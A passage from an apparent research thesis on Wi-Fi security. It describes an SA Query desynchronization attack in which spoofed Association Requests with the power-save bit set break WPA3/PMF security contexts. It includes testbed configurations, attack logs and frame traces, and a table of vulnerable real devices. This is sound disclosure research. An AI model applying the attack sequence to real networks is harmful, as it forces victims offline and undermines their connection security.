However, this validation process assumes that all management and data frames associated with a client are either authenticated in real time or safely discarded upon any uncertainty in the security context [33]. In practice, an AP may temporarily buffer frames belonging to an associated station, for example due to power-save operation or internal scheduling. If the SA Query procedure expires while such frames remain queued, the AP must decide how to handle them once the association state changes. Incorrect handling of these queued frames – whether they are released, reassigned, or insufficiently validated – introduces ambiguity in the security context. This corner case directly impacts the correctness of SA Query enforcement and is the main focus of the threat model discussed in the next section.




Figure 4.12: SA Query – Message exchange during the SA Query procedure.

4.2.2 Threat model

This section formalizes the threat model underlying the SA Query Desynchronization (SAQD) attack by explicitly capturing the corner case described above, where frames may remain buffered at the AP across association state transitions. Rather than introducing new assumptions, the threat model focuses on how ambiguities in security-context handling during SA Query expiration can be exploited in practice. We then define the **Actors** involved in the considered scenario as follows:

- **Client** – A standard Wi-Fi station that connects to the AP. The Client enforces PMF during association and maintains a valid Security Context with the AP during normal operation.

- **Adversary** – An attacker capable of monitoring and injecting IEEE 802.11 management frames. The adversary can capture the victim’s Association Request, modify the sleep bit, and transmit spoofed frames to intentionally desynchronize the security context between the client and the AP.
- **Access Point** – A WPA-capable AP, with mandatory PMF enabled. The AP validates protected management frames, initiates the SA Query procedure when receiving unprotected association attempts under an active SC, and maintains pairwise encryption keys for connected clients.

Assumptions The threat model assumes that the adversary is within radio range of both the legitimate client and the AP and is capable of capturing, modifying, and injecting IEEE 802.11 management frames. No cryptographic keys need to be compromised, the adversary only requires the ability to replay or alter the client’s initial Association Request and transmit spoofed management frames.

It is assumed that the AP correctly enforces PMF and implements the SA Query procedure. The legitimate client is assumed to follow the IEEE 802.11 standard: upon receiving a rejected Association Response or any indication of association failure, it resets its local association state accordingly.

Adversary Objectives The adversary aims to manipulate the association state at the AP by triggering the invalidation of an active Security Context through spoofed (re)association requests and abuse of the SA Query procedure. A successful attack results in:

- removal of the legitimate client’s pairwise encryption keys,
- forced termination of the authenticated connection,
- exposure of unprotected or weakly protected management frames, confirming successful exploitation of the vulnerability.

Attack Flow Figure 4.13 illustrates the frame exchange sequence of the SA Query-based desynchronization attack, as defined by the theoretical background in Section 4.2.1. The following phases correspond to the steps shown in the figure and describe how this frame flow leads to a security-context inconsistency:

- **Phase 0: Established Association.**
The client is associated with the AP using WPA3 with mandatory PMF enabled. A valid pairwise security context is installed.
- **Phase 1: Spoofed Association Request with Power-Save Bit.**
The adversary injects a spoofed Association Request with the power-save (sleep) bit set. The request is rejected due to PMF enforcement [15], but triggers SA Query initiation and marks the client as asleep.
- **Phase 2: Buffered SA Query and State Desynchronization.**
The AP generates protected SA Query Request frames as required by PMF [33]. Due to the power-save state, these frames are queued instead of transmitted. The client transitions out of the associated state, while the AP maintains the existing security context. The SA Query procedure times out without a response.

- **Phase 3: Re-association and Key Removal.**

After SA Query expiration, a second Association Request is accepted. The AP removes the client's pairwise key and security context, leading to handshake failure and an unprotected deauthentication.




Figure 4.13: SA Query – Attack Flow.

Defining Vulnerability An AP is vulnerable if it allows a spoofed (re)association request, sent using a legitimate client’s MAC address, to affect the state of an active Security Association. In practice, an AP is vulnerable if it fails to:

- keep the current security association active while processing new association or reassociation requests,
- properly handle the SA Query procedure when management frames are delayed or queued, maintaining consistent state during and after the procedure,
- block spoofed association requests from triggering the removal of valid pairwise encryption keys.

4.3 SAQD: Test Cases and Results

In this section, we evaluate the behaviour of multiple wireless configurations under adversarial conditions. Beyond the virtualized setup, several classes of real-world devices – including low-cost APs, home routers, and mobile hotspot implementations are tested to compare their security handling and observe how consistently they reproduce (or fail to reproduce) the vulnerabilities identified earlier. The experimental evaluation is conducted using an existing Wi-Fi testing framework rather than custom frame-injection scripts. Specifically, we use the *wifi-framework* [35], which provides a structured abstraction for implementing test cases at the management-frame level and executing them in a reproducible manner. For each evaluated scenario, a dedicated test case is implemented according to the framework’s test case definition model, specifying the sequence of transmitted frames, timing constraints, and expected protocol state transitions. The implemented test cases are based on the reference test case provided in the *wifi-framing* repository [36]. This methodology ensures that the same adversarial behaviour is applied consistently across all tested environments, enabling a direct comparison of device behaviour under identical attack conditions.

4.3.1 Representative Test Case

Environment Overview

This scenario instantiates the three actors from the threat model within a virtualized environment using `mac80211_hwsim` [25]. The software versions, interface assignments, and MAC addresses used in the testbed are shown in Figure 4.14, while the actors are deployed as follows:

- The **Client** is implemented as a logical role using a single instance of `wpa_supplicant` to associate with the AP under WPA3 with mandatory PMF.
- The **Adversary** is implemented as a logical role on the same wireless interface as the client and injects crafted management frames in parallel in order to provoke SA Query-related state inconsistencies.
- The **Access Point** runs `hostapd` with WPA3 and MFP support on a separate virtual interface.




Figure 4.14: Virtual SAQD – Network topology for SA Query with an Adversary (AD) and Client (C).

Hostapd and Wpa_supplicant Configurations

The AP operates on a single virtual interface and is configured for WPA3 authentication (lines 8, 10, 11 of Listing 4.16), with mandatory PMF enabled. The use of PMF (line 8) ensures that all management frames are cryptographically protected [6]. The client and adversary use a single instance of `wpa_supplicant` configured for WPA3 authentication (line 6 of Listing 4.17), CCMP encryption (lines 7–8), and mandatory Management Frame Protection (line 10) [6].

```

1 ctrl_interface=/var/run/hostapd
2
3 driver=nl80211
4 ssid=testnetwork
5 channel=1
6 hw_mode=g
7 ieee80211n=1
8 ieee80211w=2
9 auth_algs=1
10 wpa=2
11 wpa_key_mgmt=SAE
12 rsn_pairwise=CCMP
13 wpa_passphrase=passphrase

```

Listing 4.16: Virtual SAQD – Hostapd configuration with PMF enabled.

```

1 ctrl_interface=/var/run/wpa_supplicant
2
3 network={
4     ssid="testnetwork"
5     proto=RSN
6     key_mgmt=SAE
7     pairwise=CCMP
8     group=CCMP
9     psk="passphrase"
10    ieee80211w=2
11 }

```

Listing 4.17: Virtual SAQD – Wpa_supplicant configuration compatible with WPA3.

Attack Execution and Observed Behaviour

To accurately reproduce this scenario in a virtualized environment, we outline the complete sequence of events as it unfolds: the client initial association, the injection of the malformed association request containing the sleep bit, and finally adversary reassociation that overwrites the client pairwise keys. The experiment also captures the resulting unprotected deauthentication frame, which clearly reflects the security context desynchronization exploited by the attack.

Phase 0: Pre-Attack Client Connections.

The client associates with the AP using the standard 4-way handshake shown in Listing 4.18 and Figure 4.15, establishing a secure connection with PMF enabled presented in Listing 4.19. The presence of PMF is indicated in the Beacon frames transmitted by the AP, as shown in Figure 4.16.

```
1 wlan1: SME: Trying to authenticate with 02:00:00:00:00:00 (SSID='testnetwork')
2 wlan1: PMKSA-CACHE-ADDED 02:00:00:00:00:00 0
3 wlan1: Trying to associate with 02:00:00:00:00:00 (SSID='testnetwork')
4 wlan1: Associated with 02:00:00:00:00:00
5 wlan1: WPA: Key negotiation completed with 02:00:00:00:00:00
6 wlan1: CTRL-Event-CONNECTED - Connection to 02:00:00:00:00:00 completed
```

Listing 4.18: Virtual SAQD – Terminal logs client connection.

```
1 wlan0: AP-STA-ASSOCIATING 02:00:00:00:01:00
2 wlan0: STA 02:00:00:00:01:00 IEEE 802.11: associated
3 wlan0: AP-STA-CONNECTED 02:00:00:00:01:00
4 wlan0: STA 02:00:00:00:01:00 WPA: pairwise key handshake completed
5 wlan0: EAPOL-4WAY-HS-COMPLETED 02:00:00:00:01:00
```

Listing 4.19: Virtual SAQD – Hostapd logs client connection.

257	25.956003121	02:00:00:00:01:00	02:00:00:00:00:00	802.11	154 Authentication, SN=205,
258	25.962016304	02:00:00:00:00:00	02:00:00:00:01:00	802.11	141 Authentication, SN=133,
259	25.962570611	02:00:00:00:01:00	02:00:00:00:00:00	802.11	90 Authentication, SN=206,
260	25.962723768	02:00:00:00:00:00	02:00:00:00:01:00	802.11	77 Authentication, SN=134,
261	25.963993782	02:00:00:00:01:00	02:00:00:00:00:00	802.11	184 Association Request, SN=
262	25.964177288	02:00:00:00:00:00	02:00:00:00:01:00	802.11	147 Association Response, SN=
263	25.965036749	02:00:00:00:00:00	02:00:00:00:01:00	EAPOL	168 Key (Message 1 of 4)
264	25.965285217	02:00:00:00:01:00	02:00:00:00:00:00	EAPOL	187 Key (Message 2 of 4)
265	25.965543862	02:00:00:00:00:00	02:00:00:00:01:00	EAPOL	234 Key (Message 3 of 4)
266	25.965724629	02:00:00:00:01:00	02:00:00:00:00:00	EAPOL	159 Key (Message 4 of 4)

Figure 4.15: Virtual SAQD – Client successfully connected to the AP with PMF enabled.

```
.... .... .1... .... = Management Frame Protection Required: True
.... .... 1... .... = Management Frame Protection Capable: True
```

Figure 4.16: Virtual SAQD – PMF indication in Beacon frame from the AP.

Phase 1: Injecting Spoofed Association Frame

The adversary injects a spoofed Association Request with the power-save bit set, as shown in Listing 4.20 and Figure 4.17. The AP rejects the unprotected management

frame, which is reflected in the Association Response status and frame capture from Figure 4.18, while triggering the SA Query procedure.

```
1 wlan1: Generating queue-saquery test case.
2 wlan1: Injected <Dot11 subtype=Association Request type=Management FCfield=pw-mgt>
```

Listing 4.20: Virtual SAQD – Terminal logs with malformed Assc Req/Sleep-bit injection.

```
| 277 02:00:00:00:01:00 02:00:00:00:00:00 Association Request, SN=0, FN=0, Flags=...P...,
    v Flags: 0x10
      .... 00 = DS status: Not leaving DS or network is operating in AD-HOC mode
      .... 0.. = More Fragments: This is the last fragment
      .... 0... = Retry: Frame is not being retransmitted
      ...1 .... = PWR MGT: STA will go to sleep
      ..0. .... = More Data: No data buffered
      .0.. .... = Protected flag: Data is not protected
      0... .... = +HTC/Order flag: Not strictly ordered
```

Figure 4.17: Virtual SAQD – Malformed Association Request with the Sleep bit set.

```
| 278 02:00:00:00:00:00 02:00:00:00:01:00 Association Response, SN=136, FN=0, Flags=.....
    v Fixed parameters (6 bytes)
      > Capabilities Information: 0x0411
        Status code: Association request rejected temporarily; try again later (0x001e)
        ..00 0000 0000 0001 = Association ID: 0x0001
```

Figure 4.18: Virtual SAQD – Association Response status.

Phase 2: SA Query Initiation and State Desynchronization.

After receiving the malformed Association Request with the power-save bit set, the AP initiates the SA Query procedure and buffers the protected SA Query Request frames. The client transitions to a non-associated state and does not respond, causing SA Query expiration and security state desynchronization. This behaviour is illustrated in the simplified `hostapd` log excerpt shown in Listing 4.21. Full `hostapd` debug logs for this phase are available in our repository [22].

```
1 wlan0: STA 02:00:00:00:01:00 Association Request not protected
2 wlan0: STA 02:00:00:00:01:00 PMF required, rejecting request
3 wlan0: STA 02:00:00:00:01:00 Starting SA Query
4 wlan0: STA 02:00:00:00:01:00 SA Query Request generated
5 wlan0: STA 02:00:00:00:01:00 STA in power-save mode, frames queued
```

Listing 4.21: Virtual SAQD – Simplified `hostapd` logs illustrating SA Query initiation and buffering.

Phase 3: Second Association Request and Security Context Reset.

After SA Query expiration, a second spoofed Association Request is accepted by the AP, resulting in removal of the existing security context. This triggers an unprotected deauthentication and client disconnection, as evidenced by the terminal output and `hostapd` logs (Listings 4.22 and 4.23) and the frame trace and security

status captures (Figures 4.19 and 4.20). The Action frames visible in the frame trace correspond to the previously generated SA Query Request frames, which are released from the AP’s power-save buffer after the security context is cleared.

```

1 wlan1: Injected <Dot11 subtype=Association Request type=Management>
2 wlan1: Management Deauthentication 02:00:00:00:00:00 > 02:00:00:00:01:00
3 wlan1: Detected an unprotected deauthentication frame from AP.

```

Listing 4.22: Virtual SAQD – Terminal logs showing unprotected deauthentication.

```

1 wlan0: AP-STA-ASSOCIATING 02:00:00:00:01:00
2 wlan0: STA 02:00:00:00:01:00 IEEE 802.11: associated
3 wlan0: AP-STA-DISCONNECTED 02:00:00:00:01:00
4 wlan0: STA 02:00:00:00:01:00 IEEE 802.11: deauthenticated due to local deauth
  request

```

Listing 4.23: Virtual SAQD – Hostapd logs with association status and client deauthentication.

```

299 02:00:00:00:01:00 02:00:00:00:00:00 Association Request, SN=0, FN=0, Flags=....., SSID="testnetwork"
300 02:00:00:00:00:00 02:00:00:00:01:00 Action, SN=137, FN=0, Flags=p.....
301 02:00:00:00:00:00 02:00:00:00:01:00 Action, SN=138, FN=0, Flags=p.....
302 02:00:00:00:00:00 02:00:00:00:01:00 Action, SN=139, FN=0, Flags=p.....
303 02:00:00:00:00:00 02:00:00:00:01:00 Action, SN=140, FN=0, Flags=p.....
304 02:00:00:00:00:00 02:00:00:00:01:00 Action, SN=141, FN=0, Flags=p.....
305 02:00:00:00:00:00 02:00:00:00:01:00 Association Response, SN=142, FN=0, Flags=.....
306 02:00:00:00:00:00 02:00:00:00:01:00 Key (Message 1 of 4)
317 02:00:00:00:00:00 02:00:00:00:01:00 Key (Message 1 of 4)
329 02:00:00:00:00:00 02:00:00:00:01:00 Key (Message 1 of 4)
341 02:00:00:00:00:00 02:00:00:00:01:00 Key (Message 1 of 4)
353 02:00:00:00:00:00 02:00:00:00:01:00 Deauthentication, SN=147, FN=0, Flags=.....
374 02:00:00:00:01:00 02:00:00:00:00:00 Deauthentication, SN=208, FN=0, Flags=p.....

```

Figure 4.19: Virtual SAQD – Frame trace captured during Phase 3 of the attack.

```
.0.. .... = Protected flag: Data is not protected
```

Figure 4.20: Virtual SAQD – Unprotected deauthentication frame – security status.

Summary

The virtualized testbed confirms that the SA Query desynchronization attack can be reliably reproduced in a controlled environment. The manipulated sequence of association frames causes a loss of synchronization between the client and the AP, ultimately breaking the client’s security context. This desynchronization leads the AP to accept the adversary’s reassociation attempt and later issue an unprotected deauthentication frame, demonstrating a complete failure of PMF guarantees under these conditions.

4.3.2 Evaluation on Real-World Devices

This section presents the results of the SA Query desynchronization attack executed against a range of real-world devices. All experiments were conducted using the same methodology as the reference test case described in the previous section. The adversarial sequence, frame structure, timing, and triggering conditions were kept identical across all tested devices. No device-specific tuning or protocol deviations

were introduced. The testbed was instantiated individually for each device, including smartphones, tablets, consumer AP, and home routers. Whenever supported, devices were configured to use WPA3 with mandatory Protected Management Frames. The attack logic, frame injection, and event monitoring were implemented using the same framework and tooling as in the reference scenario. For each evaluated device, we provide a dedicated Python test case file to enable full reproduction of the attack scenario, together with complete packet traces, terminal outputs, and configuration files, all available in our repository [22].

Vulnerable Example: Samsung A52 5G Mobile Hotspot

This subsection illustrates the execution of the attack against a Samsung mobile hotspot. The test follows the same sequence as the reference case: normal association, injection of a spoofed Association Request with the power-save bit set, SA Query triggering, and a subsequent reassociation attempt. Figure 4.21 shows the hotspot configuration used during the experiment. Listing 4.24 presents the corresponding terminal output generated by the test framework. The logs clearly show successful association (line 8), injection of crafted Association Requests (lines 15, 16), and the reception of an **unprotected deauthentication frame** from the AP (line 18). This indicates that the security context was reset despite PMF being enabled, confirming that the device is vulnerable to the attack.

Non-Vulnerable Example: Orange FunBox 6

As a counterexample, we present the behaviour of the Orange FunBox 6 AP, which was tested using the same adversarial methodology and frame sequence as in the representative SA Query test case. The device operates with WPA3 and mandatory PMF enabled, consistent with the vulnerable scenarios. Figure 4.22 shows the captured frame trace during the attack attempt. In contrast to the vulnerable devices, the AP does not buffer the protected SA Query Request frames after receiving the spoofed Association Request with the power-save bit set. Instead, the AP immediately transmits the SA Query Request frames to the legitimate client. The client responds with valid SA Query Response, allowing the AP to correctly verify that the original Association Request was malicious. As a result, the security context remains synchronized. When the attacker subsequently injects a second Association Request, the AP ignores it, and no deauthentication or security context reset is observed. This behaviour indicates a correct and robust handling of the SA Query procedure, where power-save indications do not delay security-critical management frames.

```

1 (venv) root@dell:/home/martin/.../wifi-framework#
2 ./run.py wlo1 queue-saquery-samsung
3 [22:18:13] Using interface monwlo1 (iwlwifi) to
  inject frames.
4 [22:18:13] Starting daemon using: .../
  wpa_supplicant -Dnl80211 -i wlo1 -c ./setup/
  supplicant.conf -W -K
5 Successfully initialized wpa_supplicant
6 wlo1: SME: Trying to authenticate with 06:86:f4
  :50:c8:18 (SSID='testnetwork-samsung' freq
  =2412 MHz)
7 wlo1: PMKSA-CACHE-ADDED 06:86:f4:50:c8:18 0
8 wlo1: Trying to associate with 06:86:f4:50:c8:18 (
  SSID='testnetwork-samsung' freq=2412 MHz)
9 wlo1: Associated with 06:86:f4:50:c8:18
10 wlo1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
11 wlo1: WPA: Key negotiation completed with 06:86:f4
  :50:c8:18 [PTK=CCMP GTK=CCMP]
12 wlo1: CTRL-EVENT-CONNECTED - Connection to 06:86:
  f4:50:c8:18 completed [id=0 id_str=]
13 [22:18:15] Loaded pairwise and group encryption
  keys.
14 [22:18:15] Trigger = Connected.
15 [22:18:15] Generating queue-saquery-samsung test
  case.
16 [22:18:16] Injected <Dot11 subtype=Association
  Request type=Management FCfield=pw-mgt addr1
  =06:86:f4:50:c8:18 (RA=DA) addr2=a0:51:0b:65:8
  e:70 (TA=SA) addr3=06:86:f4:50:c8:18 (BSSID/
  STA)...>
17 [22:18:18] Injected <Dot11 subtype=Association
  Request type=Management addr1=06:86:f4:50:c8
  :18 (RA=DA) addr2=a0:51:0b:65:8e:70 (TA=SA)
  addr3=06:86:f4:50:c8:18 (BSSID/STA)...>
18 [22:18:18] 802.11 Management Deauthentication
  06:86:f4:50:c8:18 (TA=SA) > a0:51:0b:65:8e:70
  (RA=DA) / Dot11Deauth
19 [22:18:18] Detected an unprotected
  deauthentication frame from AP.
20 [22:18:18] Trigger = Received.

```

Listing 4.24: SAQD Attacks – Terminal output for Samsung Galaxy a52 5G testcase.




Figure 4.21: SAQD Attacks – Samsung hotspot configuration.

11 Intel_65:8e:70	SagemcomBroa_8e:e4:b0	Authentication, SN=40, FN=0, Flags=.....
13 SagemcomBroa_8e:e4:b0	Intel_65:8e:70	Authentication, SN=3968, FN=0, Flags=.....
14 Intel_65:8e:70	SagemcomBroa_8e:e4:b0	Authentication, SN=41, FN=0, Flags=.....
15 SagemcomBroa_8e:e4:b0	Intel_65:8e:70	Authentication, SN=3969, FN=0, Flags=.....
16 Intel_65:8e:70	SagemcomBroa_8e:e4:b0	Association Request, SN=42, FN=0, Flags=....., SSID="PowinnoSmigac"
17 SagemcomBroa_8e:e4:b0	Intel_65:8e:70	Association Response, SN=3970, FN=0, Flags=.....
18 SagemcomBroa_8e:e4:b0	Intel_65:8e:70	Key (Message 1 of 4)
20 Intel_65:8e:70	SagemcomBroa_8e:e4:b0	Key (Message 2 of 4)
21 SagemcomBroa_8e:e4:b0	Intel_65:8e:70	Key (Message 3 of 4)
22 Intel_65:8e:70	SagemcomBroa_8e:e4:b0	Key (Message 4 of 4)
24 Intel_65:8e:70	SagemcomBroa_8e:e4:b0	Association Request, SN=0, FN=0, Flags=...P...., SSID="PowinnoSmigac"
25 SagemcomBroa_8e:e4:b0	Intel_65:8e:70	Action, SN=3985, FN=0, Flags=p.....
26 Intel_65:8e:70	SagemcomBroa_8e:e4:b0	Action, SN=43, FN=0, Flags=p.....
27 Intel_65:8e:70	SagemcomBroa_8e:e4:b0	Association Request, SN=0, FN=0, Flags=....., SSID="PowinnoSmigac"
28 SagemcomBroa_8e:e4:b0	Intel_65:8e:70	Action, SN=4016, FN=0, Flags=p.....

Figure 4.22: SAQD Attacks – Frame trace for a non-vulnerable device (Orange FunBox 6) showing immediate SA Query exchange and client response.

Summary

Table 4.2 presents the evaluation results obtained using a dedicated testbed prepared for a range of different devices. Each device was systematically tested under identical conditions to assess its behaviour in the presence of the SA Query desynchronization-based attack. A device is marked as vulnerable if the attack

caused a loss of synchronization between the client and the AP, followed by either acceptance of a spoofed reassociation request or the transmission of an unprotected deauthentication frame. The results show that the vulnerability is not limited to the virtualized environment. Multiple real-world implementations reproduce the same behaviour, while others either correctly maintain the security context after SA Query expiration or do not queue SA Query frames at all. These differences indicate that the attack outcome is primarily determined by implementation-specific handling of association state, power-save buffering, and security context lifetime, rather than by protocol configuration alone.

Table 4.2: SAQD Attacks – Attack vulnerability across devices.

Device	Vulnerable
Virtual setup Hostapd: 2.12	✓
Samsung A52s 5G Android 14, Kernel 5.4.254	✓
Motorola Edge 30 neo Android 14, Kernel 5.4.284	✗
Lenovo Tablet Android 15, Lenovo ZUI 17.0.284	✓
iPhone SE (2020) iOS 26.1, A13 Bionic	✗
iPhone 15 iOS 26.1, A16 Bionic	✗
iPhone 11 iOS 18.6.2, A13 Bionic	✗
TP-Link TL-WR841N	✓
Orange Home Router FunBox 6	✗
ASUS ROG Rapture GT-AXE16000	✗

4.3.3 Discussion

The evaluation demonstrates that compliance with the IEEE 802.11 standard and Wi-Fi Alliance certifications, including WPA3 and mandatory PMF, does not guarantee uniform security behaviour across device. Vulnerable implementations buffer protected SA Query frames based on the unprotected power-save indication, which leads to loss of synchronization between the client and the AP. In contrast, non-vulnerable devices immediately transmit SA Query Requests to the legitimate client, allowing the AP to verify and preserve a consistent security state. This comparison indicates that the observed vulnerability is not caused by deficiencies in the protocol specification itself, but rather by vendor-specific implementation choices related to power-save handling and management frame processing.

4.4 4-Way Handshake Queuing

In addition to SA Query-based state desynchronization, we also examine the effects of frame queuing on other security-critical phases of the Wi-Fi protocol. Specifically, we analyze how frames related to the WPA2/WPA3 4-way handshake can be queued by the AP and influenced by an adversary, and whether this behaviour can be exploited to disrupt the connection establishment process. This scenario is mentioned in the *Framing Frames* study [2], and we attempt to further investigate its practical implications through targeted experiments. While the potential impact is limited to a rather simple denial-of-service scenario, it depends on a subtle interaction between power-save signaling, frame buffering, and handshake timeouts.

4.4.1 Threat Model

